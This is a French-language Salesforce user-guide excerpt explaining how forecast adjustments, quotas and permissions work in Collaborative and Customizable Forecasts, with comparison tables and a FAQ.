Supposons que vous êtes responsable commercial et que vous ajustez les prévisions d'un commercial de 2 000 à 1 500 €. Votre vice-président, qui est votre responsable des prévisions, voit 1 500 € s'il affiche vos prévisions, avec une icône indiquant que le montant contient un ajustement. Le vice-président peut décider de réajuster sur 2 000 €.

Les pages de prévision des responsables de prévisions affichent tous les montants de prévision et les détails d'opportunité associés. Lorsque les responsables consultent la page de prévision d'un subordonné, ils affichent les mêmes totaux que le subordonné. Les ajustements des montants des subordonnés, qu'effectue le responsable dans leur page de prévisions, ne sont pas affichés dans la page des prévisions du subordonné. Par contre, les responsables affichent les prévisions de ce subordonné, ainsi que tous les ajustements que le subordonné a apporté à ses montants ou à ceux de ses propres subordonnés. Par exemple, supposons que vous êtes vice-président des ventes. Dans votre page des prévisions, vous affichez une prévision Maximum pour juillet de 1 250 $ (comprenant un ajustement de 50 $ que vous avez effectué) pour l'un de vos subordonnés de premier niveau, un responsable commercial. Cependant, lorsque vous affichez la page de prévisions du directeur commercial, la prévision maximale pour le mois juillet est de 1 200 $, car elle n'inclut pas votre ajustement. Si un responsable et un subordonné ajustent le même montant de prévision, seul l'ajustement du responsable s'applique à la hiérarchie des prévisions.

Si plusieurs types de prévision sont activés, chaque type maintient des ajustements séparés. Par exemple, si les prévisions de chiffre d'affaires d'opportunité et de quantité d'opportunité sont activées, vous pouvez ajuster les montants de prévision dans chacune de ces prévisions. Cependant, les ajustements effectués dans les prévisions basées sur le chiffre d'affaires de l'opportunité ne sont affichés en tant qu'ajustements dans aucun autre type de prévision. Par conséquent, si vous ajustez un montant de prévision de chiffre d'affaires d'opportunité de 100 000 $ à 90 000 $, puis basculez votre vue des prévisions, la valeur d'ajustement affichée est différente dans la prévision de quantité de l'opportunité. Si vous restaurez les prévisions de chiffre d'affaires de l'opportunité, votre ajustement à 90 000 $ est affiché. Si vous utilisez des prévisions de famille de produits, vous ne pouvez pas ajuster vos propres montants de prévisions de famille de produits.

Lorsqu'une opportunité passe d'une catégorie de prévision à une autre, par exemple des En-cours à Maximum, les montants bruts non ajustés changent pour chaque cumul. Cependant, les montants des prévisions avec des ajustements ne changent pas dans le tableau de cumul de la page des prévisions. Nous recommandons de mettre à jour ou de supprimer vos ajustements dans chaque cumul de prévisions pour rendre compte des modifications dans l'étape des opportunités.

Remarque: Lorsque vous visualisez une page de prévision, vos subordonnés peuvent ajuster des montants de prévision ou modifier des opportunités associées. Vous pouvez également ajuster les prévisions de l'un de vos subordonnés à partir de votre propre page. Tous ces événements modifient les montants des prévisions. Cliquez sur **Actualiser** pour afficher les tout derniers montants de prévision.

Ce tableau montre quels utilisateurs peuvent afficher et ajuster vos prévisions.

| Utilisateur | Afficher vos prévisions | Ajuster vos prévisions |
|---|---|---|
| Le responsable de votre responsable | Oui | Non |
| Votre responsable | Oui | Oui. Le responsable ajuste les montants à partir de sa propre page de prévision. |
| Vous | Oui | Oui, si activées par votre administrateur. Vous pouvez ajuster uniquement les montants totaux des prévisions, pas le sous-total de Mes opportunités. |
| Votre subordonné direct | Non | Non |
| Votre subordonné qui n'est pas un subordonné direct | Non | Non |

Ce tableau montre les prévisions que vous pouvez afficher et ajuster.

| Utilisateur | Afficher des prévisions | Ajuster des prévisions |
|---|---|---|
| Le responsable de votre responsable | Non | Non |
| Votre responsable | Non | Non |
| Vous | Oui | Oui, si activées par votre administrateur Salesforce. |
| Votre subordonné direct | Oui. Toutefois, si vous sélectionnez les prévisions d'un subordonné direct, vous affichez la même vue que celle du subordonné et vos ajustements ne sont pas visibles. | Oui. Vous ajustez ces montants à partir de votre propre page de prévision. |
| Votre subordonné qui n'est pas un subordonné direct | Oui. Vous avez la même vue que le subordonné. | Non. Vos subordonnés directs peuvent ajuster les prévisions de leurs propres subordonnés directs. |

Si une prévision contient des ajustements, ces icônes sont affichées en regard du montant.

| Icône | Définition |
| --- | --- |
|  | Vous avez ajusté le montant de prévision. Cet indicateur est affiché uniquement dans votre page de prévision.. |
|  | L'un de vos subordonnés a ajusté la prévision. Cet indicateur s'affiche dans votre page de prévisions et dans celles de vos subordonnés. |
| | Vous et un ou plusieurs subordonnés avez ajusté la prévision. Cet indicateur s'affiche uniquement dans votre page de prévisions, car lorsque vous accédez à la page d'un subordonné, vous affichez la page telle que le subordonné la voit. |
| | Enregistrez votre ajustement. |
| | Annulez votre ajustement et restaurez la valeur précédente de la prévision. Survolez le bouton pour afficher une info-bulle indiquant si la valeur précédente inclut un ajustement. |
|  | L'ajustement inclut une note. |
| **Supprimer** | Supprimez votre ajustement et restaurez la valeur précédente, qui peut inclure l'ajustement d'un autre utilisateur. |

CONSULTER ÉGALEMENT :

- Ajustement des prévisions
- Affichage et modification des ajustements de prévision
- Purge des ajustements dans les prévisions collaboratives
- Basculement entre les types de prévision
- Consignes relatives à l'actualisation des prévisions

## Ajustement des prévisions

Pour ajuster un montant de prévision Maximum ou Validation dans les prévisions collaboratives, cliquez sur la cellule correspondante dans le tableau des prévisions, puis saisissez le nouveau montant.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Pour pouvoir ajuster les prévisions, les ajustements doivent être activés. Votre administrateur Salesforce peut autoriser les responsables à ajuster les prévisions de leurs subordonnés, autoriser tous les utilisateurs des prévisions collaboratives à ajuster leurs propres prévisions, ou les deux.

Si vous utilisez des prévisions de familles de produits, ajustez le total d'une famille de produits individuelle d'un subordonné plutôt que le total de toutes les familles de produits.

1. Lorsque vous trouvez une prévision que vous souhaitez ajuster, survolez sa cellule et cliquez sur .
2. Saisissez votre ajustement dans le champ.
3. Pour inclure des informations expliquant l'ajustement, ajoutez une note (140 caractères maximum).
4. Cliquez sur . Un point blanc ( ) est affiché en regard du montant pour indiquer que vous avez ajusté la prévision. L'ajustement est cumulé dans les lignes du total de la période, dans la page. Si vous incluez une note dans votre ajustement, un triangle bleu ( ) est affiché en regard du montant.

CONSULTER ÉGALEMENT :

- Ajustement des prévisions dans les prévisions collaboratives
- Affichage et modification des ajustements de prévision
- Purge des ajustements dans les prévisions collaboratives
- Basculement entre les types de prévision

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour utiliser les prévisions :
- Autoriser les prévisions

Pour ajuster les prévisions :
- Ignorer les prévisions

# Affichage et modification des ajustements de prévision

Affichez les détails des ajustements de prévisions dans les prévisions collaboratives, notamment le nom de la personne qui a effectué les ajustements et le cumul brut d'origine (le montant des prévisions avant les ajustements). Modifiez les ajustements que vous avez effectués, si nécessaire.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Développez le tableau des prévisions pour retrouver la prévision ajustée que vous souhaitez afficher. Un indicateur s'affiche en regard des montants prévisions ajustés.
2. Survolez la cellule pour afficher les informations sur l'ajustement.
3. Double-cliquez sur la cellule ou cliquez sur pour modifier ou supprimer un ajustement que vous avez effectué.

CONSULTER ÉGALEMENT :

Ajustement des prévisions dans les prévisions collaboratives

Ajustement des prévisions

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour utiliser les prévisions :
- Autoriser les prévisions

Pour ajuster les prévisions :
- Ignorer les prévisions

# Purge des ajustements dans les prévisions collaboratives

Les ajustements peuvent être purgés lorsque vous modifiez certains paramètres de prévision et d'exercice fiscal personnalisé. Les données sur lesquelles les prévisions sont basées restent inchangées.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Les ajustements sont purgés lorsque votre administrateur Salesforce effectue l'une des opérations ci-dessous.

- Désactive les Prévisions collaboratives.
- Désactive les ajustements du responsable. Seuls les ajustements que les responsables de prévision apportent aux prévisions de leurs subordonnés sont purgés.
- Désactive les ajustements du propriétaire. Seuls les ajustements que les utilisateurs des prévisions apportent à leurs propres prévisions sont purgés.
- Modifie le paramètre de période de prévision de trimestriel à mensuel ou de mensuel à trimestriel.
- Désactive le type de prévision. Seuls les ajustements de ce type de prévision sont purgés.
- Modifie le mois de départ de votre exercice fiscal lorsque la période de prévision est définie sur trimestriel. Les quotas et les ajustements sont purgés.
- Supprime une famille de produits. Les quotas et les ajustements de la famille de produits supprimée sont purgés.
- Bascule depuis les cumuls des prévisions vers les cumuls de catégories de prévisions individuelles, ou inversement.
- Crée un premier exercice fiscal personnalisé. Tous les ajustements et les quotas des exercices fiscaux standard correspondants et suivants sont purgés.
- Supprime une période ou un trimestre fiscal personnalisé. Les ajustements des prévisions et les quotas de cette période ou de ce trimestre sont également supprimés.

Les ajustements sont également purgés lorsque l'une des conditions ci-dessous est remplie.

- Vous n'êtes plus responsable des prévisions. Seuls les ajustements que vous avez apportés aux montants de prévision de subordonnés sont purgés.
- Vous êtes retiré(e) d'un rôle défini en tant que responsable des prévisions dans la hiérarchie des prévisions. Seuls les ajustements que vous avez apportés aux montants de prévision de subordonnés sont purgés.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Ajustement des prévisions dans les prévisions collaboratives

Ajustement des prévisions

# Quotas dans les prévisions collaboratives

Un quota de prévisions correspond à l'objectif mensuel ou trimestriel attribué à un membre de l'équipe commerciale. Le quota d'un responsable doit être régal au montant qui peut être généré par le responsable et son équipe. Le cumul de quotas est effectué manuellement par les utilisateurs et les responsables, et les données de chiffre d'affaires ou de quantité peuvent être utilisées. Si vous avez plusieurs types de prévision activés, chaque type dispose de ses propres informations de quota.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Si les quotas de prévisions sont activés, les données des quotas sont affichées aux emplacements suivants de la page des prévisions.

- Une colonne qui contient les montants des quotas d'une période spécifique. Si votre prévision comprend des familles de produits, cette colonne indique les quotas de chaque famille.
- Une ligne qui contient le pourcentage des montants atteint sur une période spécifique dans un cumul de prévisions spécifique.

Considérations relatives à l'utilisation de quotas dans les prévisions collaboratives
Avant d'utiliser des quotas de prévisions, prenez connaissance des considérations ci-dessous.

Affichage et masquage des informations sur les quotas dans les prévisions collaboratives
Affichez et masquez les données de quotas pour adapter votre page des prévisions à vos besoins.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

## Considérations relatives à l'utilisation de quotas dans les prévisions collaboratives

Avant d'utiliser des quotas de prévisions, prenez connaissance des considérations ci-dessous.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Dans les prévisions de famille de produits, des responsables commerciaux ne peuvent pas afficher leurs propres quotas et réalisations de quotas pour des familles de produits individuelles. Seul leur quota total s'affiche dans le tableau de cumul. Par exemple, si trois commerciaux ont des montants de quotas combinés de 75 000 € et que leur responsable des prévisions a un quota individuel de 30 000 €, le quota du responsable est de 105 000 €.
- Vous pouvez modifier uniquement les quotas de vos subordonnés directs (autorisation « Gérer les quotas » requise), pas votre propre quota.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Affichage et masquage des informations sur les quotas dans les prévisions collaboratives

Activation des quotas dans les prévisions collaboratives

## Affichage et masquage des informations sur les quotas dans les prévisions collaboratives

Affichez et masquez les données de quotas pour adapter votre page des prévisions à vos besoins.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Cliquez sur **Options d'affichage**.
2. Pour afficher le montant de quota de chaque période, sélectionnez **Afficher la colonne des quotas**.
3. Pour afficher la réalisation du quota pour un cumul spécifique sur une période donnée, sélectionnez **Afficher le % de réalisation du quota**. Le pourcentage affiché sous chaque montant de prévision indique la proportion du montant par rapport au quota de l'utilisateur.

Les informations de quota affichées peuvent être des montants de chiffre d'affaires ou de quantité, selon le type de prévision que vous utilisez. Si plusieurs types de prévision sont activés, chaque type maintient des informations de quota séparées. Pour masquer les informations des quotas, revenez à la page Options d'affichage, puis désactivez ces options.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de quotas dans les prévisions collaboratives

Activation des quotas dans les prévisions collaboratives

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

AUTORISATIONS UTILISATEUR

Pour utiliser des quotas :

- Autoriser les prévisions

  ET

  Gérer les quotas

# FAQ sur la prévision et la planification de vos cycles de vente avec les prévisions

## FAQ des prévisions

- Quelles sont les différences entre les versions des prévisions ?
- Puis-je ajuster mes propres prévisions ?
- Pourquoi ne puis-je ajuster les prévisions ?
- Qu'est-ce qui détermine les prévisions que je peux ajuster ?
- Pourquoi les opportunités ne sont-elles pas affichées dans ma page de prévisions ?
- Pourquoi ne puis-je pas utiliser la gestion des territoires ?
- Comment puis-je afficher et mettre à jour les mappages de catégories de prévisions et d'étapes d'opportunité ?
- Pourquoi le lien « Aller à » n'est-il pas affiché dans ma page de prévisions ?
- Comment puis-je configurer des quotas pour mes représentants commerciaux ?

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

## Quelles sont les différences entre les versions des prévisions ?

Les prévisions collaboratives incluent pour l'essentiel les mêmes fonctionnalités que les prévisions personnalisables.

Regardez quelles fonctionnalités sont disponibles dans chaque version des prévisions. Si vous migrez vers les prévisions collaboratives, reportez-vous à Considérations relatives à la migration depuis les prévisions personnalisables vers les Prévisions collaboratives à la page 2161.

| Fonctionnalité | Prévisions Personnalisables | Prévisions collaboratives |
|---|---|---|
| Accès API | ✔ | ✔ |
| Cumuls automatiques | ✔ | ✔ |
| Chat en temps réel | | ✔ |
| Exercices fiscaux personnalisés | ✔ | ✔ |
| Prévisions de champ de devise d'opportunité personnalisé | | ✔ (non disponible dans Professional Edition) |
| Paramètre de devise de prévision par défaut | | ✔ |
| Sélection de plage de prévision individuelle - Contrôlée par l'utilisateur | ✔ | ✔ |
| Mapper des catégories de prévisions avec des étapes d'opportunité | ✔ | ✔ |
| Prévisions mensuelles | ✔ | ✔ |
| Prise en charge de devises multiples | ✔ | ✔ |
| Ajustements au niveau de l'opportunité | ✔ | Peut utiliser un champ de devise d'opportunité personnalisé pour enregistrer les montants ajustés et une prévision de champ personnalisé pour suivre le cumul de ce champ. |
| Filtres et tri de liste d'opportunités | | ✔ |
| Prévisions de partages d'opportunité | | ✔ (non disponible dans Professional Edition) |
| Étape d'opportunité | ✔ | ✔ |
| Prévisions des parts de plan | | ✔ (non disponible dans Professional Edition) |
| Remplacer (ajuster) les prévisions | ✔ | ✔ |
| Notes de remplacement (ajustement) | ✔ | ✔ |

| Fonctionnalité | Prévisions Personnalisables | Prévisions collaboratives |
|---|---|---|
| Opportunités des partenaires dans les prévisions | ✔ | ✔ (non disponible dans Professional Edition) |
| Prévisions de familles de produit | ✔ | ✔ |
| Prévisions de familles de produit | ✔ | |
| Quotas | ✔ | ✔ |
| Prévisions de quantité | ✔ | ✔ |
| Prévisions trimestrielles | ✔ | ✔ |
| Renommer les catégories | | ✔ |
| Rapports et tableaux de bord | ✔ | ✔ |
| Redimensionnement des colonnes de tableaux de prévision | | ✔ |
| Chiffres d'affaires prévisionnels | ✔ | ✔ |
| Partager des prévisions | ✔ | ✔ (Pilote, API uniquement) |
| Instantanés et historique des prévisions | ✔ | ✔ |
| Liste d'opportunités à trier dans la page des prévisions | ✔ | ✔ |
| Soumettre des prévisions | ✔ | |
| Gestion des Territoires | ✔ (la fonctionnalité de gestion des territoires d'origine uniquement. Enterprise Territory Management n'est pas pris en charge). | |

CONSULTER ÉGALEMENT :

FAQ des prévisions

## Puis-je ajuster mes propres prévisions ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Votre administrateur Salesforce peut autoriser les responsables à ajuster les prévisions de leurs subordonnés, autoriser tous les utilisateurs des prévisions collaboratives à ajuster leurs propres prévisions, ou les deux. Si seuls les *ajustements du responsable* sont activés, les utilisateurs qui se sont pas responsables des prévisions ne peuvent ajuster aucune prévision. Dans ce cas, les responsables des prévisions collaboratives peuvent ajuster les prévisions de leurs subordonnés dans la hiérarchie, mais pas leurs propres prévisions.

Si les ajustements du *propriétaire* sont activés, tous les utilisateurs de prévisions peuvent ajuster leurs propres montants de prévision.

CONSULTER ÉGALEMENT :

- Pourquoi ne puis-je ajuster les prévisions ?
- Ajustement des prévisions

## Pourquoi ne puis-je ajuster les prévisions ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Votre administrateur Salesforce peut autoriser les responsables à ajuster les prévisions de leurs subordonnés, autoriser tous les utilisateurs des prévisions collaboratives à ajuster leurs propres prévisions, ou les deux. Si seuls les ajustements du responsable sont activés, vous devez être responsable des prévisions pour pouvoir ajuster des prévisions. Si vous avez récemment modifié les fonctions, assurez-vous d'être toujours responsable des prévisions dans la hiérarchie des prévisions. Dans Configuration, saisissez `Hiérarchie des prévisions` dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie des prévisions**. Si vous êtes un responsable des prévisions, votre nom figure en regard d'un rôle attribué en tant que responsable des prévisions.

CONSULTER ÉGALEMENT :

- Puis-je ajuster mes propres prévisions ?
- Ajustement des prévisions dans les prévisions collaboratives

## Qu'est-ce qui détermine les prévisions que je peux ajuster ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Votre administrateur Salesforce peut autoriser les responsables à ajuster les prévisions de leurs subordonnés, autoriser tous les utilisateurs des prévisions collaboratives à ajuster leurs propres prévisions, ou les deux.

Si vous êtes un responsable et que les ajustements du responsable sont activés, la hiérarchie des prévisions détermine les prévisions que vous pouvez afficher et ajuster. Si une personne est votre subordonné dans la *hiérarchie des rôles*, vous ne pouvez pas ajuster ses prévisions, sauf si elle est également votre subordonné dans la hiérarchie des prévisions.

Si les ajustements du propriétaire sont activés, tous les utilisateurs de prévisions peuvent ajuster leurs propres prévisions.

CONSULTER ÉGALEMENT :

- Puis-je ajuster mes propres prévisions ?
- Pourquoi ne puis-je ajuster les prévisions ?
- Ajustement des prévisions dans les prévisions collaboratives

## Pourquoi les opportunités ne sont-elles pas affichées dans ma page de prévisions ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Essayez l'une des options ci-dessous.

- Pour afficher les opportunités de toutes les catégories de prévision sur un mois, un trimestre ou une plage de mois ou de trimestres, cliquez sur sa ligne dans le tableau. Toutes les opportunités de toutes les catégories s'affichent dans la liste des opportunités.
- Pour afficher les opportunités de n'importe quel cumul de prévisions sur un mois, un trimestre ou une plage de plage de mois ou de trimestres, cliquez sur sa cellule sur la ligne. Les opportunités de ce cumul s'affichent dans la liste des opportunités.

Conseil: Rappelez-vous que les cumuls de prévisions dépendent de l'étape de l'opportunité. Pour modifier votre catégorie de prévision sans mettre à jour l'étape de l'opportunité, accédez à la page de détail de l'opportunité. Si votre administrateur a ajouté le champ `Catégorie de prévision` à votre présentation de page d'opportunité, vous pouvez cliquer dessus pour ouvrir une zone de sélection. Dans la zone, utilisez la liste déroulante Catégorie de prévision pour mettre à jour votre catégorie de prévision pour l'opportunité.

- Pour afficher les opportunités d'un subordonné sur un seul mois, cliquez sur la ligne du subordonné dans ce mois.
- Pour classer la liste des opportunités, cliquez sur l'en-tête d'une colonne. La plupart des colonnes sont classées par ordre alphanumérique, mais la colonne Catégorie est classée par proximité avec la date de fermeture.
- Pour parcourir une liste plus longue qu'une page, cliquez sur **Précédent** et **Suivant** ou saisissez un numéro de page dans le champ Page.
- Pour modifier une opportunité affichée dans la liste, cliquez sur **Modifier** en regard de son nom.
- Pour afficher toutes les publications Chatter associées à l'opportunité, cliquez sur le lien **Nom de l'opportunité** de l'opportunité pour accéder à sa page de détail. Cliquez sur **Afficher le fil**. Cliquez sur **Suivre** pour recevoir des notifications Chatter sur toutes les activités de l'opportunité.

CONSULTER ÉGALEMENT :

Consignes relatives à l'affichage des détails d'opportunité d'une prévision

## Comment puis-je afficher et mettre à jour les mappages de catégories de prévisions et d'étapes d'opportunité ?

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Pour pouvoir mettre à jour des mappages de catégories de prévisions et d'étapes d'opportunité, vous devez être un administrateur.

1. Dans les paramètres de gestion des opportunités, accédez à Champs.
2. Cliquez sur `Étape`.
3. Accédez aux valeurs de liste de sélection des étapes d'opportunité et examinez la ligne de chaque étape afin de déterminer avec quelle catégorie de prévisions elle est mappée. Pour modifier un mappage, cliquez sur **Modifier**.

CONSULTER ÉGALEMENT :

FAQ des prévisions

## Pourquoi le lien « Aller à » n'est-il pas affiché dans ma page de prévisions ?

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Seuls les responsables des prévisions qui ont des utilisateurs des prévisions subordonnées dans la hiérarchie des prévisions peuvent afficher la mention « Aller à ».

CONSULTER ÉGALEMENT :

FAQ des prévisions

## Comment puis-je configurer des quotas pour mes représentants commerciaux ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Si vous disposez des autorisations appropriées, vous pouvez configurer des quotas pour votre organisation.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Sous Quotas, sélectionnez Afficher les quotas.
3. Enregistrez vos modifications.
4. Pour charger les données de quota, utilisez l'API version 25 ou supérieure, ou Data Loader.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de quotas dans les prévisions collaboratives

Affichage et masquage des informations sur les quotas dans les prévisions collaboratives

## Pourquoi ne puis-je pas utiliser la gestion des territoires ?

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

La gestion des territoires est disponible pour les Prévisions personnalisables, pas pour les Prévisions collaboratives.

CONSULTER ÉGALEMENT :

FAQ des prévisions

# Estimation du chiffre d'affaires et des ventes avec les prévisions personnalisables

## Présentation des prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

La prévision personnalisable constitue une solution flexible d'estimation du revenu généré ou du nombre d'articles susceptibles d'être vendus par l'organisation. Vous pouvez configurer la prévision personnalisable pour qu'elle reflète la manière dont votre organisation prévoit ses ventes. Avec la prévision personnalisable, vous effectuez des prévisions mensuelles ou trimestrielles, utilisez des dates différentes lorsque vous appliquez des montants à ces prévisions, établissez des prévisions sur la base du chiffre d'affaires ou de la quantité, ou des deux, et définissez des quotas supplémentaires sur la base des gammes de produits.

Utilisez les prévisions personnalisables pour examiner la prévision, puis procédez à une navigation descendante dans les montants prévisionnels pour afficher les opportunités incluses dans cette prévision. Remplacez les montants prévisionnels directement dans l'opportunité, ou remplacez la prévision dans l'onglet Prévisions sans informer les utilisateurs qui vous sont rattachés dans la hiérarchie des rôles de prévision.

Lorsque vous cliquez sur l'onglet Prévisions, vous affichez la prévision pour la période de prévision sélectionnée.

- Cliquez sur le bouton **Envoyer** pour soumettre une prévision et ainsi faire apparaître un instantané des données prévisionnelles dans l'historique prévisionnel et les rapports de prévision. Reportez-vous à Soumission de prévisions personnalisables.
- Cliquez sur le bouton **Historique des prévisions** pour afficher les données prévisionnelles que vous avez soumises précédemment. Cliquez ensuite sur le bouton **Résumé prévisionnel** pour revenir aux données prévisionnelles actuelles.
- Cliquez sur le bouton **Vue imprimable** pour afficher la prévision sélectionnée dans une présentation simple et imprimable.
- Examinez votre prévision et celles de tous les rapports directs ou les prévisions qui sont partagées manuellement avec vous. Pour obtenir des instructions sur les différentes options d'affichage, reportez-vous à Affichage des prévisions personnalisables.
- Cliquez sur le sous-onglet Prévision pour afficher les détails des prévisions. Pour plus d'informations, reportez-vous à Affichage des prévisions personnalisables.
- Cliquez sur le sous-onglet Opportunités pour consulter les opportunités incluses dans la prévision affichée. Dans le sous-onglet Opportunités, vous pouvez choisir (ou créer) une vue de liste afin de filtrer davantage les opportunités affichées. Pour plus d'informations, reportez-vous à Affichage des prévisions personnalisables.
- Cliquez sur l'icône de modification ( ) pour éditer le total prévisionnel ajusté ou pour remplacer un montant prévisionnel particulier. Pour obtenir des instructions sur le remplacement des montants prévisionnels, reportez-vous à Remplacement des prévisions personnalisables.

Si la prévision n'est pas disponible, contactez l'administrateur afin qu'il vous ajoute à la hiérarchie des prévisions (ou à la hiérarchie des territoires si l'organisation a recours à la gestion des territoires).

Remarque: Contrairement aux autres onglets, l'onglet Prévisions calcule automatiquement les données sur la base des données de l'opportunité. Vous n'avez pas besoin de créer d'enregistrements prévisionnels, ni de les supprimer.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Remplacer les prévisions

Pour plus d'informations sur la mise en œuvre des prévisions personnalisables dans votre organisation, reportez-vous à Configuration des prévisions personnalisables.

CONSULTER ÉGALEMENT :

- Est-ce que je dispose des prévisions personnalisables ?
- Quelles sont les différences entre les versions des prévisions ?
- Est-ce que je dispose des prévisions personnalisables ?
- Gestion des prévisions personnalisables

## Est-ce que je dispose des prévisions personnalisables ?

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez avoir des difficultés à identifier la prévision personnalisable car le nom de l'onglet ne change pas lorsque vous passez à la prévision personnalisable. Voici comment déterminer si vous en disposez :

Cliquez sur l'onglet Prévisions.

- Si les boutons **Présentation des prévisions personnalisables** ou **Demander maintenant !** s'affichent, cela indique que vous n'avez pas de prévisions personnalisables.
- Si vous ne voyez aucun bouton, votre organisation dispose déjà des prévisions personnalisables.

Pour activer les prévisions personnalisables :

1. Dans Configuration, saisissez *Prévisions (personnalisables)* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Sélectionnez **Activer la prévision personnalisable**.
3. Lorsque la prévision personnalisable est activée, reportez-vous à Configuration des prévisions personnalisables.

CONSULTER ÉGALEMENT :

- Présentation des prévisions personnalisables
- Quelles sont les différences entre les versions des prévisions ?

# Configuration des quotas pour les prévisions personnalisables

Les utilisateurs disposant des autorisations nécessaires peuvent définir leur quota. Les administrateurs et les utilisateurs disposant des autorisations nécessaires peuvent modifier les quotas, et les responsables peuvent modifier les quotas des utilisateurs qu'ils supervisent directement.

1. Effectuez l'une des opérations suivantes :
   - Pour définir votre quota, accédez à vos informations personnelles dans les paramètres personnels.
   - Pour modifier le quota d'un utilisateur subordonné, dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs** et cliquez sur le nom complet de l'utilisateur correspondant.
2. Cliquez sur **Modifier** dans la liste associée Quotas.
3. Sélectionnez le début et la longueur de plage appropriés. Si possible, sélectionnez un territoire et une gamme de produits.

   Remarque: Si l'organisation utilise des exercices fiscaux personnalisés, vous ne pouvez pas définir les quotas d'une période sans exercice fiscal défini.
4. Saisissez les montants des quotas du chiffre d'affaires et/ou de la quantité.
5. Sélectionnez la devise appropriée, si vous en utilisez plusieurs.
6. Cliquez sur **Enregistrer** pour enregistrer le quota et revenir à la page de détail de l'utilisateur, ou cliquez sur **Enregistrement rapide** pour enregistrer les valeurs et continuer à modifier le quota.

   Conseil: La fonction **Enregistrement rapide** permet de paramétrer rapidement un quota différent pour chaque famille de produits.

Remarque: Si vous ne disposez pas de ces options, les prévisions personnalisables ne sont peut-être pas installées. Pour déterminer si votre organisation a activé les prévisions personnalisables, reportez-vous à Est-ce que je dispose des prévisions personnalisables ? à la page 1688. Les administrateurs délégués n'ont pas accès aux listes associées de quotas dans les enregistrements d'utilisateur.

Vous pouvez également utiliser des outils tels que le Data Loader pour procéder à des mises à jour en masse des quotas. Lors de la mise à jour des quotas, définissez la valeur de champ de quota sur les objets `RevenueForecast` ou `QuantityForecast`.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir votre quota :
- Modifier les quotas personnels

Pour définir le quota d'un utilisateur :
- Gérer les utilisateurs internes

  ET

  "Modifier toutes les données"

CONSULTER ÉGALEMENT :

Présentation des prévisions personnalisables

Gestion des prévisions personnalisables

# Utilisation des catégories prévisionnelles

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

